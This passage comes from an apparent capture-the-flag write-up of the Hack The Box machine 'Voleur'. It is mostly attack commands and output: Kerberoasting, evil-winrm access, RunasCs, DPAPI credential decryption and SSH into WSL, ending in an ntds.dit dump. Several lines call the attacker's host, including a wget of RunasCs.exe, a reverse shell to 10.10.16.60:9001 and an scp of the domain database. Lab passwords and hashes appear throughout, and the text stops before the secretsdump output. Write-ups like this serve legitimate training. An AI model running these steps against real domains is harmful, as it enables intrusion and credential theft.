
```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ bloodyAD --host dc.voleur.htb -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k set object 'svc_winrm' servicePrincipalName -v 'http/pwned'
[+] svc_winrm's servicePrincipalName has been updated
```

The account was Kerberoasted via NXC LDAP:

```
nxc ldap DC.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k --kerberoast kerberoast.out
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc ldap DC.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k --kerberoast kerberoast.out
LDAP        DC.voleur.htb   389    DC              [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC.voleur.htb   389    DC              [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        DC.voleur.htb   389    DC              [*] Skipping disabled account: krbtgt
LDAP        DC.voleur.htb   389    DC              [*] Total of records returned 1
LDAP        DC.voleur.htb   389    DC              [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 2025-01-31 04:10:12.398769, lastLogon: 2025-
01-29 10:07:32.711487
LDAP        DC.voleur.htb   389    DC              $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$2fb9bfa5da452db15f190ad38531793e$6b36b50acad063806a983532aeca01a1336e028ce97d5747db39b95c174f01ad
541a1323067c89eabdf5690932a4e6dc0bbfc96d78ff9dc251ba4261eea31a14ae12ba54b3400a9ba9411e404989fd3a1b80b02ab5a60c86996e4ea989d32bfe41a820f1646fdd5fd79dd1696cd6a5108849b8568ef1a4f7ec40d31109c363cd9d4c4125f7e78
8151a5170e7c5bd13eb2e38fd4676c77391705e67ba7470d3d93d79e2ae80822411b89727524dbc71d4fe0f86eea8f34f9710e23191c4c7c4ca9044ac37d2b0303d2f519f061c7d961a6d2b040680bc8ba194e3ba55035f8bba19b6d7b223eed681e907a8e8c6
8a5aca96f9bee5c4d65f18a588ce088a5497208885f6a95d1625f7decebc8c4c37bf337787a3fc0f63af3a957a5709d3cbafef07d39926aa10511589cba73429fb961a7e03e2d9e72fccf377aced400c6588b1515aef0636f89ff4e8ab103e7f2542217805034af
104e737c61fd2cd35ed3c93c4d8ed829096d9a30d8aa5b63bd921ad2e7b915b3875888272027e8ac9ad0cc92ac772aaf8bb52089bb39deacce1b87bc388ede7c8d5e032a46c9365baaf5bf30aa42de50317b72cde9c4f7fa4af2044601f873a8ae6b0e277873
f8899467fe62260bc7202bd69686c4115aa11683f6cf56d65160dde38d1d682095b84bd1a5238c4dd467fcce7de1b063796e9c7546f926ce6cb7a8398cb6d17a3e772e7bcdbd8cdc106f0ceed30cdc5da818ea7bb185171f4b5380cefb2fe5f608793dc41ec11
60aabce94d227115c0d7f257da78fdb8dcdd504ffeb6e2a5af0a618f65921f3f23c29a875da3144104747227b555a878fd4892c153477758807b23a87e174172e6837e2112c55b30a6b552e84183945180a1c2170175cedda65237c965202da1ad66e346c51f0
36247fe126bed4e2cfaa5fc3e53c8c93a6e34e5353229c057910eebf4935737acb0ffcccf56619f63dc8febaaaa322dbdb9184762414c67f3014c5b4c3afb921a8e82882ae7406e207b5093f09c0c2d0af8db36c8d97cdb971883ebf9940189aab95b26ec800e
f3d76e90816000dfc8d1804ddd79761435ff3ff4f38d186a83d7d80f57bb58a60130a08724d3d45802ccfe55601118dd4fabf214075be61b6e224d35968f0fc5a525a0a40e114456217a9db9258a2b60c5cb1c602c35a8d7591917d1da4a2c73dc24b8ffc32ed2
148688cfecdff5288be89f6f791963a5b1dfc928c642740aa7708f08d2ef8373d31b2e32fcc461c8891d9d3f3e7eb89bae41196872c52ee9e1bd3686c9dc881203fde087aa8b31d8b2e1b7da9493909aabd0f51a8e695d62153b16699eb51d4e44a2229722004
d3ec096a9f484f7495732d1f72d7acb2ea61116589923cbb4a755a814cfacba3445504e1eb6e864d48f990ed41f6a761e775eedfe82758e7112ad34e5fe81ff4dc055b38b4581dc780af5eb0bbb05bd90ce8e9ea1782ddb839
```

Hashcat (mode 13100) cracked the TGS-REP hash:



Credentials recovered: **svc_winrm:AFireInsidedeOzarctica980219afi**

---

5. WinRM Foothold — svc_winrm

Because the environment uses Kerberos-only authentication, a TGT was obtained for `svc_winrm` before connecting via WinRM. The `KRB5CCNAME` environment variable directed `evil-winrm` to use the cached ticket:

```
getTGT.py 'voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi'
KRB5CCNAME=svc_winrm.ccache evil-winrm -i dc.voleur.htb -r voleur.htb
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ getTGT.py 'voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ KRB5CCNAME=svc_winrm.ccache evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoami
voleur\svc_winrm
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

```
    Directory: C:\Users\svc_winrm\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   7:07 AM           2312 Microsoft Edge.lnk
-ar---          6/9/2026   6:37 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc_winrm\Desktop> type user.txt
716f25d45d423503e4065c61ca9ea2cf
*Evil-WinRM* PS C:\Users\svc_winrm\Desktop>
```

6. Lateral Movement — AD Recycle Bin Restore of todd.wolfe

BloodHound confirmed `svc_ldap` was a member of a group holding AD Recycle Bin restore rights:



`RunasCs.exe` was transferred from the attack box to the WinRM session via a Python HTTP server and used to spawn a reverse shell as `svc_ldap`:

```
# On the WinRM session:
wget http://10.10.16.60:8001/RunasCs.exe -o runascs.exe
.\runascs.exe svc_ldap M1XyC9pW7qT5Vn powershell.exe -r 10.10.16.60:9001
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ sudo rlwrap nc -lvnp 9001
[sudo] password for parallels:
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.232.130] 62396
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
voleur\svc_ldap
PS C:\Windows\system32>
```

Deleted user objects were enumerated from the svc_ldap shell:

```
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects
```

```
PS C:\Windows\system32> get-adobject -filter 'isDeleted -eq $true -and objectClass -eq "user"'-IncludeDeletedObjects
get-adobject -filter 'isDeleted -eq $true -and objectClass -eq "user"'-IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db
```

`todd.wolfe` was present in the Recycle Bin. It was restored using its object GUID:

```
Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db
```

```
PS C:\Windows\system32> Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db
Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db
```

NXC confirmed `todd.wolfe`'s credentials were now valid via Kerberos:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u todd.wolfe -p 'NightT1meP1dg3on14' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
```

7. Lateral Movement — DPAPI Credential Decryption via todd.wolfe

Connecting to the IT share as `todd.wolfe` exposed a Second-Line Support folder not accessible to `ryan.naylor`:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ smbclient --realm=voleur.htb -U 'volur.htb/todd.wolfe%NightT1meP1dg3on14' //dc.voleur.htb/IT
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 29 04:10:01 2025
  ..                                DHS        0  Thu Jul 24 16:09:59 2025
  Second-Line Support                 D        0  Wed Jan 29 10:13:03 2025

                5311743 blocks of size 4096. 984462 blocks available
smb: \> cd "Second-Line Support"
smb: \Second-Line Support\> dir
  .                                   D        0  Wed Jan 29 10:13:03 2025
  ..                                  D        0  Wed Jan 29 04:10:01 2025
  Archived Users                      D        0  Wed Jan 29 10:13:06 2025

                5311743 blocks of size 4096. 984462 blocks available
smb: \Second-Line Support\> cd "Archived Users"
smb: \Second-Line Support\Archived Users\> dir
  .                                   D        0  Wed Jan 29 10:13:06 2025
  ..                                  D        0  Wed Jan 29 10:13:03 2025
  todd.wolfe                          D        0  Wed Jan 29 10:13:10 2025

                5311743 blocks of size 4096. 984462 blocks available
smb: \Second-Line Support\Archived Users\> cd "todd.wolfe"
smb: \Second-Line Support\Archived Users\todd.wolfe\> dir
  .                                   D        0  Wed Jan 29 10:13:10 2025
  ..                                  D        0  Wed Jan 29 10:13:06 2025
  3D Objects                         DR        0  Wed Jan 29 10:13:06 2025
  AppData                            DH        0  Wed Jan 29 10:13:09 2025
  Contacts                           DR        0  Wed Jan 29 10:13:10 2025
  Desktop                            DR        0  Thu Jan 30 09:28:50 2025
  Documents                          DR        0  Wed Jan 29 10:13:10 2025
  Downloads                          DR        0  Wed Jan 29 10:13:10 2025
  Favorites                          DR        0  Wed Jan 29 10:13:10 2025
  Links                              DR        0  Wed Jan 29 10:13:10 2025
  Music                              DR        0  Wed Jan 29 10:13:10 2025
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf    AHS    65536  Wed Jan 29 10:13:06 2025
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Wed Jan 29 07:53:07 2025
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Wed Jan 29 07:53:07 2025
  ntuser.ini                        AHS       20  Wed Jan 29 07:53:07 2025
  Pictures                           DR        0  Wed Jan 29 10:13:10 2025
  Saved Games                        DR        0  Wed Jan 29 10:13:10 2025
  Searches                           DR        0  Wed Jan 29 10:13:10 2025
  Videos                             DR        0  Wed Jan 29 10:13:10 2025

                5311743 blocks of size 4096. 984462 blocks available
smb: \Second-Line Support\Archived Users\todd.wolfe\>
```

NXC's `spider_plus` module was used to enumerate all paths accessible to `todd.wolfe`. The JSON output revealed DPAPI material in an archived profile:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/.nxc/modules/nxc_spider_plus]
└─$ cat dc.voleur.htb.json | jq '. | map_values(keys)' | grep S-1-5-21
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/08949382-134f-4c63-b93c-ce52efc0aa88",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/BK-VOLEUR",
    "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/Preferred",
```

```
Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/
  Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/08949382-134f-4c63-b93c-ce52efc0aa88
  credentials/772275FAD58525253490A9B0039791D3
```

The `Protect` folder contained a DPAPI master key tied to `todd.wolfe`'s SID and password. The `credentials` folder contained an encrypted credential blob. Both were downloaded via smbclient:

```
smb: \> cd "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/credentials"
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\> dir
  .                                  DSn        0  Wed Jan 29 10:13:09 2025
  ..                                  DS        0  Wed Jan 29 10:13:09 2025
  772275FAD58525253490A9B0039791D3    An      398  Wed Jan 29 07:55:19 2025

                5311743 blocks of size 4096. 983406 blocks available
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\> get 772275FAD58525253490A9B0039791D3
getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\772275FAD58525253490A9B0039791D3 of size 398 as 772275FAD58525253490A9B0039791D3 (1.7 KiloBytes/sec) (average 2.2 KiloBytes/sec)
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\credentials\>
```

```
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\> dir
  .                                   DS        0  Wed Jan 29 10:13:09 2025
  ..                                  DS        0  Wed Jan 29 10:13:09 2025
  08949382-134f-4c63-b93c-ce52efc0aa88      A      740  Wed Jan 29 07:53:09 2025
  BK-VOLEUR                         AHS      900  Wed Jan 29 07:53:09 2025
  Preferred                         AHS       24  Wed Jan 29 07:53:09 2025

                5311743 blocks of size 4096. 983854 blocks available
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\> get 08949382-134f-4c63-b93c-ce52efc0aa88
getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88 of size 740 as 08949382-134f-4c63-b93c-ce52efc0aa88 (2.7 KiloBytes/sec) (average 2.7 KiloBytes/sec)
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\>
```

The master key was decrypted using `todd.wolfe`'s SID and known password:

```
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 \
  -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :         2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :         0 (0)
Policy      :         0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

The decrypted key was used to decrypt the credential blob:

```
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 \
  -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879...
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
```

Credentials recovered: **`jeremy.combs:qT3V9pLXyN7W4m`**

---

8. Lateral Movement — WSL SSH Key Discovery via jeremy.combs

The IT share as `jeremy.combs` contained two files: a note and an RSA private key:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ smbclient --realm=voleur.htb -U 'volur.htb/jeremy.combs%qT3V9pLXyN7W4m' //dc.voleur.htb/IT
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 29 04:10:01 2025
  ..                                DHS        0  Thu Jul 24 16:09:59 2025
  Third-Line Support                  D        0  Thu Jan 30 11:11:29 2025

                5311743 blocks of size 4096. 983181 blocks available
smb: \> cd "Third-Line Support"
smb: \Third-Line Support\> dir
  .                                   D        0  Thu Jan 30 11:11:29 2025
  ..                                  D        0  Wed Jan 29 04:10:01 2025
  id_rsa                              A     2602  Thu Jan 30 11:10:54 2025
  Note.txt.txt                        A      186  Thu Jan 30 11:07:35 2025

                5311743 blocks of size 4096. 983165 blocks available
smb: \Third-Line Support\>
```

The note described an in-progress WSL configuration intended to enable Linux-based backup tooling. The RSA private key was downloaded. Attempting to SSH as `jeremy.combs` was denied:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ chmod 600 id_rsa

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ ssh -i id_rsa jeremy.combs@10.129.232.130 -p 2222
The authenticity of host '[10.129.232.130]:2222 ([10.129.232.130]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:mKWAEwLTnEN2bJNi7fkc+BZodiXCIiP3ywSLJiZL0ss
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.232.130]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jeremy.combs@10.129.232.130: Permission denied (publickey).
```

Running `ssh-keygen` against the key file revealed the key comment, identifying the intended account:

```
ssh-keygen -y -f ./id_rsa
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ ssh-keygen -y -f ./id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoXI8y9RFb+pvJGV6YAzNo9W99Hsk0fOcvrEMc/ij+GpYjOfd1nro/ZpuwyBnLZdcZ/ak7QzXdSJ2IFoXd0s0vtjVJ5L8MyKwTjXXMfHoBAx6mPQwYGL9zVR+LutUyr5fo0mdva/mkLOmjKhs41aisFcwpX0OdtC6ZbFhcpDKvq+BKst3ckFbpMilrc9ZOHL3CtNE56B1hqoKPOTc+xxy3ro+GZA/JaR5VsgZkCoQl9518430ZmMxuft24nAgvlzrwwy4KL273UwDkUCKCc22C+9hWGr+kuSFwqSHV6JHTVPJSZ4dUmEFAvBXNwc1lWT4Y743OHJE6q7GFppWNw7wvcow9g1RmX9zii/zQgbTiEC8BAgbI28A+4Rcacs5IpFw2D6a8jr+wshxTmhCQ8kztcWV6NIod+Alw/VbcwwMBgqmQC5lMnBI/0hJVWWPhH+V9bXy0qKJe7KA4a52bcBtjrkKU7A/6xjv6tc5MDacneoTQnyAY5JLwMXM84XzQ4us= svc_backup@DC
```

The comment read `svc_backup@DC`. SSH as `svc_backup` on the WSL listener port 2222 succeeded:

```
ssh -i id_rsa svc_backup@10.129.232.130 -p 2222
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ ssh -i id_rsa svc_backup@10.129.232.130 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun 10 00:48:03 PDT 2026

  System load:    0.52      Processes:             9
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   32%       IPv4 address for eth0: 10.129.232.130
  Swap usage:     0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd
svc_backup@DC:~$ whoami
svc_backup
svc_backup@DC:~$
```

9. Privilege Escalation — ntds.dit Extraction via WSL and Domain Compromise

Inside the WSL session, `/mnt/c` provided direct access to the Windows `C:\` drive. Enumerating the mounted filesystem revealed backup files under the IT folder:

```
svc_backup@DC:/$ dir
bin  boot  dev  etc  home  init  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
svc_backup@DC:/$ cd mnt
svc_backup@DC:/mnt$ dir
c
svc_backup@DC:/mnt$ cd c
svc_backup@DC:/mnt/c$ dir
$Recycle.Bin  Config.Msi              DumpStack.log.tmp  HR  PerfLogs        Program\ Files\ (x86)  Recovery                    Users    inetpub
$WinREAgent   Documents\ and\ Settings  Finance          IT  Program\ Files  ProgramData            System\ Volume\ Information  Windows  pagefile.sys
```

```
svc_backup@DC:/mnt/c$ dir
$Recycle.Bin  Config.Msi              DumpStack.log.tmp  HR  PerfLogs        Program\ Files\ (x86)  Recovery                    Users    inetpub
$WinREAgent   Documents\ and\ Settings  Finance          IT  Program\ Files  ProgramData            System\ Volume\ Information  Windows  pagefile.sys
svc_backup@DC:/mnt/c$ cd IT
svc_backup@DC:/mnt/c/IT$ dir
First-Line\ Support  Second-Line\ Support  Third-Line\ Support
svc_backup@DC:/mnt/c/IT$ cd Third-Line\ Support/
svc_backup@DC:/mnt/c/IT/Third-Line Support$ dir
Backups  Note.txt.txt  id_rsa
svc_backup@DC:/mnt/c/IT/Third-Line Support$ cd Backups
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ dir
Active\ Directory  registry
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ find . -type f
./Active Directory/ntds.dit
./Active Directory/ntds.jfm
./registry/SECURITY
./registry/SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$
```

```
/mnt/c/IT/third-line support/backups/Active Directory/ntds.dit
/mnt/c/IT/third-line support/backups/Active Directory/ntds.jfm
/mnt/c/IT/third-line support/backups/registry/SECURITY
/mnt/c/IT/third-line support/backups/registry/SYSTEM
```

All four files were transferred to the attack box via SCP:

```
scp -i id_rsa -P 2222 -r svc_backup@10.129.232.130:"/mnt/c/IT/third-line support/backups" .
```

`secretsdump` extracted all domain hashes offline:

```
